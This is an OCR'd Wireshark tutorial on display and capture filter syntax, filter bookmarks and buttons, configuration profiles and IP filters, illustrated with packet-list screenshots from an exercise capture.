
Wireshark · Request Sequences · Exercise.pcapng

```
Topic / Item
        http://pagead2.googlesyndication.com/pagead/ads?client=ca-pub-2309191948673629&random=108
  http://testphp.vulnweb.com/
    http://testphp.vulnweb.com/categories.php
      http://testphp.vulnweb.com/artists.php
        http://testphp.vulnweb.com/categories.php
          http://testphp.vulnweb.com/listproducts.php?cat=1
            http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg&size=160
            http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg&size=160
            http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg&size=160
            http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg&size=160
            http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg&size=160
            http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg
            http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg&size=160
          http://testphp.vulnweb.com/artists.php?artist=1
            http://testphp.vulnweb.com/comment.php?aid=1
              http://testphp.vulnweb.com/comment.php
  http://10.10.47.123:9696/
    http://10.10.47.123:9696/note.txt
    http://10.10.47.123:9696/favicon.ico
```

▼ Bookmarks and Filtering Buttons

We've covered different types of filtering options, operators and functions. It is time to create filters and save them as bookmarks and buttons for later usage. As mentioned in the previous task, the filter toolbar has a filter bookmark section to save user-created filters, which helps analysts re-use favourite/complex filters with a couple of clicks. Similar to bookmarks, you can create filter buttons ready to apply with a single click.

Creating and using bookmarks.



Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Save this filter
Remove this filter
Manage Display Filters
Filter Button Preferences...
Ethernet address 00:00:5e:00:53:00: eth.addr == 00:00:5e:00:53:00
Ethernet type 0x0806 (ARP): eth.type == 0x0806
Ethernet broadcast: eth.addr == ff:ff:ff:ff:ff:ff
No ARP: not arp
IPv4 only: ip
IPv4 address 192.0.2.1: ip.addr == 192.0.2.1
Wireshark · Display Filters
Help
Cancel
OK


string(frame.number) matches "[13579]$"

```
nfo
3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS=1460 SACK_PERM=1
30 → 3372 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 SACK
3372 → 80 [ACK] Seq=1 Ack=1 Win=9660 Len=0
GET /download.html HTTP/1.1
30 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=0
30 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=1380 [TCP segment
3372 → 80 [ACK] Seq=480 Ack=1381 Win=9660 Len=0
30 → 3372 [ACK] Seq=1381 Ack=480 Win=6432 Len=1380 [TCP segme
3372 → 80 [ACK] Seq=480 Ack=2761 Win=9660 Len=0
30 → 3372 [ACK] Seq=2761 Ack=480 Win=6432 Len=1380 [TCP segme
30 → 3372 [PSH, ACK] Seq=4141 Ack=480 Win=6432 Len=1380 [TCP
3372 → 80 [ACK] Seq=480 Ack=5521 Win=9660 Len=0
Standard query 0x0023 A pagead2.googlesyndication.com
```

Filter Name	Filter Expression
Ethernet address 00:00:5e:00:53:00	eth.addr == 00:00:5e:00:53:00
Ethernet type 0x0806 (ARP)	eth.type == 0x0806
Ethernet broadcast	eth.addr == ff:ff:ff:ff:ff:ff
No ARP	not arp
IPv4 only	ip
IPv4 address 192.0.2.1	ip.addr == 192.0.2.1
IPv4 address isn't 192.0.2.1 (don't use != for this!)	!(ip.addr == 192.0.2.1)
IPv6 only	ipv6
IPv6 address 2001:db8::1	ipv6.addr == 2001:db8::1
TCP only	tcp
UDP only	udp
Non-DNS	!(udp.port == 53 || tcp.port == 53)
TCP or UDP port is 80 (HTTP)	tcp.port == 80 || udp.port == 80
HTTP	http
No ARP and no DNS	not arp and !(udp.port == 53)
Non-HTTP and non-SMTP to/from 192.0.2.1	ip.addr == 192.0.2.1 and not tcp.port in {80 25}
New display filter	string(frame.number) matches "[13579]$"

/home/ubuntu/.config/wireshark/dfilters

Creating and using display filter buttons.



1
2
3
4
5
Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Filter Buttons Preferences...
Add a display filter button.
Cancel
OK
Odd Frames
Apply as Filter
Prepare as Filter
Copy
Edit
Disable
Remove
Filter Button Preferences...

1. Label: Enter a description for the filter button   Filter: Enter a filter expression to be applied   Comment: Enter a comment for the filter button
2. Label: Odd Frames   Filter: string(frame.number) matches "[13579]$"   Comment: Find all frames with odd numbers.
3. Odd Frames
4. Odd Frames — Find all frames with odd numbers. string(frame.number) matches "[13579]$"


```
No.    Time      Source          Destination     Protocol Length Info
     1 0.000000  145.254.160.237 65.208.228.223  TCP        62 3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS=1460 SACK_PERM=1
     2 0.911310  65.208.228.223  145.254.160.237 TCP        62 80 → 3372 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 SACK
```

5. string(frame.number) matches "[13579]$"

```
No.    Time      Source          Destination     Protocol Length Info
     1 0.000000  145.254.160.237 65.208.228.223  TCP        62 3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS=1460 SACK_PERM=1
     3 0.911310  145.254.160.237 65.208.228.223  TCP        54 3372 → 80 [ACK] Seq=1 Ack=1 Win=9660 Len=0
     5 1.472116  65.208.228.223  145.254.160.237 TCP        54 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=0
     7 1.812606  145.254.160.237 65.208.228.223  TCP        54 3372 → 80 [ACK] Seq=480 Ack=1381 Win=9660 Len=0
     9 2.012894  145.254.160.237 65.208.228.223  TCP        54 3372 → 80 [ACK] Seq=480 Ack=2761 Win=9660 Len=0
    11 2.553672  65.208.228.223  145.254.160.237 TCP      1434 80 → 3372 [PSH, ACK] Seq=4141 Ack=480 Win=6432 Len=1380
    13 2.553672  145.254.160.237 145.253.2.203   DNS        89 Standard query 0x0023 A pagead2.googlesyndication.com
    15 2.814046  145.254.160.237 65.208.228.223  TCP        54 3372 → 80 [ACK] Seq=480 Ack=6901 Win=9660 Len=0
    17 2.914190  145.253.2.203   145.254.160.237 DNS       188 Standard query response 0x0023 A pagead2.googlesyndicati
```

▼ Profiles

Wireshark is a multifunctional tool that helps analysts to accomplish in-depth packet analysis. As we covered during the room, multiple preferences need to be configured to analyse a specific event of interest. It is cumbersome to re-change the configuration for each investigation case, which requires a different set of colouring rules and filtering buttons. This is where Wireshark profiles come into play. You can create multiple profiles for different investigation cases and use them accordingly. You can use the **"Edit --> Configuration Profiles"** menu or the **"lower right bottom of the status bar --> Profile"** section to create, modify and change the profile configuration.


Edit View Go Capture Analyze Statistics Telepho
Copy
Find Packet… Ctrl+F
Find Next Ctrl+N
Find Previous Ctrl+B
Mark/Unmark Packet(s) Ctrl+M
Mark All Displayed Ctrl+Shift+M
Unmark All Displayed Ctrl+Alt+M
Next Mark Ctrl+Shift+N
Previous Mark Ctrl+Shift+B
Ignore/Unignore Packet(s) Ctrl+D
Ignore All Displayed Ctrl+Shift+D
Unignore All Displayed Ctrl+Alt+D
Set/Unset Time Reference Ctrl+T
Unset All Time References Ctrl+Alt+T
Next Time Reference Ctrl+Alt+N
Previous Time Reference Ctrl+Alt+B
Time Shift… Ctrl+Shift+T
Packet Comment… Ctrl+Alt+C
Delete All Packet Comments
Configuration Profiles… Ctrl+Shift+A
Preferences… Ctrl+Shift+P
Wireshark · Configuration Profiles
Search for profile …
All profiles
Create a new profile using default settings.
Import
Cancel
OK
/home/ubuntu/.config/wireshark
Manage Profiles…
New…
Edit…
Delete
Import
Switch to
☑ Default
CTF
Network Troubleshooting
Threat Hunting
Bluetooth
Classic
No Reassembly

Profile	Type
Default	Default
CTF	Personal
Network Troubleshooting	Personal
Threat Hunting	Personal
Bluetooth	*Global*
Classic	*Global*
No Reassembly	*Global*

Packets: 58653 · Displayed: 58653 (100.0%) · Comments: 1 Profile: Default

▼ Packet Filtering

Capture Filters	This type of filter is used to save only a specific part of the traffic. It is set before capturing traffic and not changeable during the capture.
Display Filters	This type of filter is used to investigate packets by reducing the number of visible packets, and it is changeable during the capture.

Note: You cannot use the display filter expressions for capturing traffic and vice versa.


The typical use case is capturing everything and filtering the packets according to the event of interest. Only experienced professionals use capture filters and sniff traffic. This is why Wireshark supports more protocol types in display filters.

▼ Capture Filter Syntax

These filters use byte offsets hex values and masks with boolean operators, and it is not easy to understand/predict the filter's purpose at first glance. The base syntax is explained below:

- **Scope**: host, net, port and portrange.
- **Direction**: src, dst, src or dst, src and dst,
- **Protocol**: ether, wlan, ip, ip6, arp, rarp, tcp and udp.
- **Sample filter to capture port 80 traffic:** `tcp port 80`

You can read more on capture filter syntax from here and here. A quick reference is available under the **"Capture --> Capture Filters"** menu.




Filter Name	Filter Expression
Ethernet address 00:00:5e:00:53:00	ether host 00:00:5e:00:53:00
Ethernet type 0x0806 (ARP)	ether proto 0x0806
No Broadcast and no Multicast	not broadcast and not multicast
No ARP	not arp
IPv4 only	ip
IPv4 address 192.0.2.1	host 192.0.2.1
IPv6 only	ip6
IPv6 address 2001:db8::1	host 2001:db8::1
TCP only	tcp
UDP only	udp
Non-DNS	not port 53
TCP or UDP port 80 (HTTP)	port 80
HTTP TCP port (80)	tcp port http
No ARP and no DNS	not arp and port not 53
Non-HTTP and non-SMTP to/from www.wireshark.org	not port 80 and not port 25 and host www.wireshar...

▼ Display Filter Syntax

This is Wireshark's most powerful feature. It supports 3000 protocols and allows conducting packet-level searches under the protocol breakdown. The official "Display Filter Reference" provides all supported protocols breakdown for filtering.

- **Sample filter to capture port 80 traffic:** `tcp.port == 80`

Wireshark has a built-in option (Display Filter Expression) that stores all supported protocol structures to help analysts create display filters. We will cover the "Display Filter Expression" menu later. Now let's understand the fundamentals of the display filter operations. A quick reference is available under the **"Analyse --> Display Filters"** menu.



Filter Name	Filter Expression
Ethernet address 00:00:5e:00:53:00	eth.addr == 00:00:5e:00:53:00
Ethernet type 0x0806 (ARP)	eth.type == 0x0806
Ethernet broadcast	eth.addr == ff:ff:ff:ff:ff:ff
No ARP	not arp
IPv4 only	ip
IPv4 address 192.0.2.1	ip.addr == 192.0.2.1
IPv4 address isn't 192.0.2.1 (don't use != for this!)	!(ip.addr == 192.0.2.1)
IPv6 only	ipv6
IPv6 address 2001:db8::1	ipv6.addr == 2001:db8::1
TCP only	tcp
UDP only	udp
Non-DNS	!(udp.port == 53 || tcp.port == 53)
TCP or UDP port is 80 (HTTP)	tcp.port == 80 || udp.port == 80
HTTP	http
No ARP and no DNS	not arp and !(udp.port == 53)
Non-HTTP and non-SMTP to/from 192.0.2.1	ip.addr == 192.0.2.1 and not tcp.port in {80 25}

Comparison Operators

You can create display filters by using different comparison operators to find the event of interest. The primary operators are shown in the table below.

English	**C-Like**	**Description**	**Example**
eq	**==**	Equal	`ip.src == 10.10.10.100`
ne	**!=**	Not equal	`ip.src != 10.10.10.100`
gt	**>**	Greater than	`ip.ttl > 250`
lt	**<**	Less Than	`ip.ttl < 10`
ge	**>=**	Greater than or equal to	`ip.ttl >= 0xFA`
le	**<=**	Less than or equal to	`ip.ttl <= 0xA`

Note: Wireshark supports decimal and hexadecimal values in filtering. You can use any format you want according to the search you will conduct.

Logical Expressions

Wireshark supports boolean syntax. You can create display filters by using logical operators as well.

English	**C-Like**	**Description**	**Example**
and	**&&**	Logical AND	`(ip.src == 10.10.10.100) AND (ip.src == 10.10.10.111)`
or	**||**	Logical OR	`(ip.src == 10.10.10.100) OR (ip.src == 10.10.10.111)`


not	**!**	Logical NOT	`!(ip.src == 10.10.10.222)` **Note:** Usage of `!=value` is deprecated; using it could provide inconsistent results. Using the `!(value)` style is suggested for more consistent results.

Packet Filter Toolbar

The filter toolbar is where you create and apply your display filters. It is a smart toolbar that helps you create valid display filters with ease. Before starting to filter packets, here are a few tips:

- Packet filters are defined in lowercase.
- Packet filters have an autocomplete feature to break down protocol details, and each detail is represented by a "dot".
- Packet filters have a three-colour representation explained below.

Green	Valid filter
Red	Invalid filter
Yellow	Warning filter. This filter works, but it is unreliable, and it is suggested to change it with a valid filter.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.proto == 6

ip.protoo == 6

ip.proto != 6

Protocol Filters


As mentioned in the previous task, Wireshark supports 3000 protocols and allows packet-level investigation by filtering the protocol fields. This task shows the creation and usage of filters against different protocol fields.

IP Filters

IP filters help analysts filter the traffic according to the IP level information from the packets (Network layer of the OSI model). This is one of the most commonly used filters in Wireshark. These filters filter network-level information like IP addresses, version, time to live, type of service, flags, and checksum values.

The common filters are shown in the given table.

Filter	Description
`ip`	Show all IP packets.
`ip.addr == 10.10.10.111`	Show all packets containing IP address 10.10.10.111.
`ip.addr == 10.10.10.0/24`	Show all packets containing IP addresses from 10.10.10.0/24 subnet.
`ip.src == 10.10.10.111`	Show all packets originated from 10.10.10.111
`ip.dst == 10.10.10.111`	Show all packets sent to 10.10.10.111
ip.addr vs ip.src/ip.dst	Note: The ip.addr filters the traffic without considering the packet direction. The ip.src/ip.dst filters the packet depending on the packet direction.


Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr == 145.254.160.237
No.  Time      Source           Destination      Protocol Length Info
  1 0.000000  145.254.160.237  65.208.228.223   TCP        62 3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS
  2 0.911310  65.208.228.223   145.254.160.237  TCP        62 80 → 3372 [SYN, ACK] Seq=0 Ack=1 Win=584
  3 0.911310  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=1 Ack=1 Win=9660 Len
  4 0.911310  145.254.160.237  65.208.228.223   HTTP      533 GET /download.html HTTP/1.1
  5 1.472116  65.208.228.223   145.254.160.237  TCP        54 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 L
  6 1.682419  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 L
  7 1.812606  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=1381 Win=966
  8 1.812606  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=1381 Ack=480 Win=643
  9 2.012894  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=2761 Win=966
 10 2.443513  65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=2761 Ack=480 Win=643

› Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496
⌄ Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe
  › Destination: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)
  › Source: Xerox_00:00:00 (00:00:01:00:00:00)
    Type: IPv4 (0x0800)
› Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.20
› Transmission Control Protocol, Src Port: 3372, Dst Port: 80,

0000  fe ff 20 00 01 00 00 00  01 00 00 00 08 00 45 00
0010  00 30 0f 41 40 00 80 06  91 eb 91 fe a0 ed 41 d0
0020  e4 df 0d 2c 00 50 38 af  fe 13 00 00 00 00 70 02
0030  22 38 c3 0c 00 00 02 04  05 b4 01 01 04 02

Type (eth.type), 2 byte(s)    Packets: 58653 · Displayed: 43 (0.1%)    Comments: 1    Profile: Default
```

```
ip.src == 145.254.160.237
No.  Time      Source           Destination      Protocol Length Info
  1 0.000000  145.254.160.237  65.208.228.223   TCP        62 3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS
  3 0.911310  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=1 Ack=1 Win=9660 Len
  4 0.911310  145.254.160.237  65.208.228.223   HTTP      533 GET /download.html HTTP/1.1
  7 1.812606  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=1381 Win=966
  9 2.012894  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=2761 Win=966
 12 2.553672  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=5521 Win=966
 13 2.553672  145.254.160.237  145.253.2.203    DNS        89 Standard query 0x0023 A pagead2.googlesy
 15 2.814046  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=6901 Win=966
 18 2.984291  145.254.160.237  216.239.59.99    HTTP      775 GET /pagead/ads?client=ca-pub-230919194
 19 3.014334  145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=8281 Win=966

› Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496
